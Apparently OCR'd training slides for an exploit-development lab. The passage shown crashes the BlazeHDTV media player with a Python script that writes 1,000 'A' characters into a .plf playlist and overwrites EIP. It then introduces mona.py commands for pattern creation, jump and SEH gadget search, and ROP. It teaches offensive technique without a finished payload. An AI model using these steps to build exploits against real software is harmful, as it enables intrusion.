
Immunity Debugger Appearance (2)

This slide simply shows a screenshot after highlighting was turned off, as mentioned on the previous slide. In order to fit the Immunity Debugger screenshots onto the slides, its appearance was intentionally formatted as the way you see it for best visual results.



Ensuring the Program is Running

Now that you have attached to the program with the debugger, it should be in a suspended state. In the bottom right corner of the debugger it should show as "Paused." To let the application resume running, click on the play button from the Immunity ribbon bar, or press F9. It should now show as "Running" on the bottom left. Our next objective is to create a Python script that will generate a mutated file to crash the program.




Generating a ".plf" File

Go back to your Python IDLE window where you have the file "blaze_1.py" open. Type in the following code:


```
file = 'blaze_1.plf'

x = open(file, 'w')
payload = "A" * 1000
x.write(payload)
print "File %s" %file, "created!"
x.close()
```

Save the file and from your Python IDLE window, click on "Run" and then "Run Module." You can also press F5. This will execute your script, resulting in the creation of the "blaze.plf" file, as shown on the slide. The ".plf" extension means "playlist" and is one of the supported file types by the application. If you get an error message when running your script, there is likely a problem with it that has to be corrected.




Using BlazeHDTV to Open the File (1)

You are now ready to open the "blaze_1.plf" file containing 1,000 "A" characters. Go back to the BlazeHDTV GUI as shown on the slide. Click on the folder icon on the bottom of the GUI. It should bring up the menu as shown. Click on "Open Playlist…" This may cause an exception for whatever reason, which is caught by the debugger. Debuggers are supposed to catch exceptions by nature so that a developer can determine what is causing the problem. You can configure Immunity Debugger to ignore certain types of exceptions if you desire. Regardless, if you get the message shown at the bottom of the slide, you must pass the exception. To do this, you need to press Shift+F9. If you are on a Mac, you will have to map the appropriate key bindings in order to use the Shift+F-key combinations.



Using BlazeHDTV to Open the File (2)


After passing the exception to the program and allowing it to continue, you should get a standard Explorer window. Go to your Python 2.7 folder, or where ever you created the playlist file from your Python script, and open the "blaze_1.plf" file. At times it may seem like things are running slowly. Each feature you use within a program may require additional DLL's to be loaded. While the program is attached to with a debugger this process may run slower as it is being debugged. It may also seem to be hanging when the debugger catches an exception. Be sure to check the debugger window to see if the program is currently running.



The Program Crashed!

As shown on the slide, the BlazeHDTV program crashed when opening the playlist file containing the 1,000 "A" characters. We see that the EIP register is pointing to 0x41414141, which of course is the one byte hex value for an ASCII "A" character four times in a row. We can also see that the ESP register is pointing on the stack to a long series of 0x41414141's. It is very likely that we have overwritten the return pointer of a function containing a buffer overflow vulnerability and got control during the function epilogue.


If you did not get the same results, please start from the beginning of the exercise and ensure that you completed all steps.



Next Steps…

Where we are at…:

- We've installed the vulnerable program and all required tools
- We used Python to generate a file containing 1,000 "A" characters
- With the debugger attached to the program, we were able to cause it to crash, and got control over the instruction pointer
- We must now figure out the size of the buffer until we hit the return pointer and demonstrate precise control
- First, in the debugger, click on "Debug," "Close" # This will close the application that crashed and not the debugger.




mona.py

Mona.py is a PyCommand for Immunity Debugger that aids in building exploits. It was written by the Corelan Team, led by Peter Van Eeckhoutte "corelanc0d3r." You can find the tool at:

Tool - https://redmine.corelan.be/projects/mona

Documentation - https://www.corelan.be/index.php/2011/07/14/mona-py-the-manual/

The tool is very helpful for building exploits, especially when dealing with exploit mitigation controls. You can easily scan modules and executables to see if they are compiled to participate in ASLR, SafeSEH, DEP, and other controls. The tool has a built-in search option to scan modules for ROP gadgets to disable DEP, and makes searching for trampolines very simple. There are other features as well.



mona.py Commands

The following is certainly not an exhaustive list of commands available with mona.py, but some commonly used ones:

Update mona to the latest version: ***!mona update #Makes a connection to*** https://redmine.corelan.be ***and updates***

Search for tramoplines and other code reuse blocks: ***!mona jmp -r esp -m <module name> #Many other options available see the documentation***

Search for SEH overwrite code sequences: ***!mona seh –m <module name>***


Set up the working folder to where output is written: ***!mona config -set workingfolder <PATH/%p> #Path e.g. c:\logs\%p The %p will be populated with the process name***

Scan and display loaded modules and protections: ***!mona modules #Shows modules not protected with ASLR, SafeSEH, DEP, etc…***

Generate a pattern to determine buffer size: ***!mona pattern_create <N> #Just like Metasploit's pattern_offset.rb and pattern_create.rb***

Pattern locater: ***!mona pattern_offset <pattern>***


Find ROP gadgets: ***!mona ROP #Generates list of ROP gadgets, xchg's, and other data***



mona.py Input

All interactive commands, such as those with PyCommands like mona.py, are entered into input location shown on the slide. This is called the "command bar."

Don't forget to copy the file "mona.py" from your 660.5 folder over to "C:\Program Files (x86)\Immunity Inc\Immunity Debugger\PyCommands\".



Set Up a Working Folder


When executing Mona commands, a summary of the results will appear in the log window within Immunity Debugger, as well as a full version written to the file system. You will want to set the location to where this output will be written. To do this, you need to first create a folder. In the example on the slide, we are using a Windows command shell to create a directory called "Mona_Output" at the root of the C drive.

```
mkdir C:\Mona_Output
```

Once you have identified a directory to where you want Mona to write its output, execute the following command from the command bar inside of Immunity Debugger:

```
!mona config -set workingfolder C:\Mona_Output
```

You should get the output shown on the slide at the bottom.



Generate a Pattern

Next, instead of sending in a bunch of "A" characters to the application, we will create a 1,000-byte pattern using Metasploit's "pattern_create" script, ported into Mona. Just as we did in 660.4, we will use this pattern to determine they number of bytes until we hit the return pointer. From the command bar inside of Immunity Debugger, execute the following command:

```
!mona pattern_create 1000
```

You can also substitute "pc" for "pattern_create."


In the log window you should see the same output as shown on the slide. If the log window doesn't automatically appear, click the "l" button from the Immunity Debugger ribbon bar. As it says in the output, do not copy the pattern from the log window as it is truncated. It will be written to your "working directory" and is titled, "pattern.txt."

Updating the Python Script

We must now update our Python script so that we create a new "blaze_1.plf" file containing our pattern. Open up the "pattern.txt" file from your working directory and copy only the pattern itself. The easiest way is to simply double-click it and press ctrl-c. With the pattern copied into your clipboard, go to your script and update the payload line. It should look similar to the following:

```
payload = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa.....
```

Note that it is truncated on the end as we cannot fit a 1,000 byte pattern onto the slide. Make sure the pattern is wrapped with quotation marks so that it is treated as a string. Save the file and execute/run it to create the new "blaze_1.plf" file. Start up the BlazeHDTV program again and continue to the next slide.

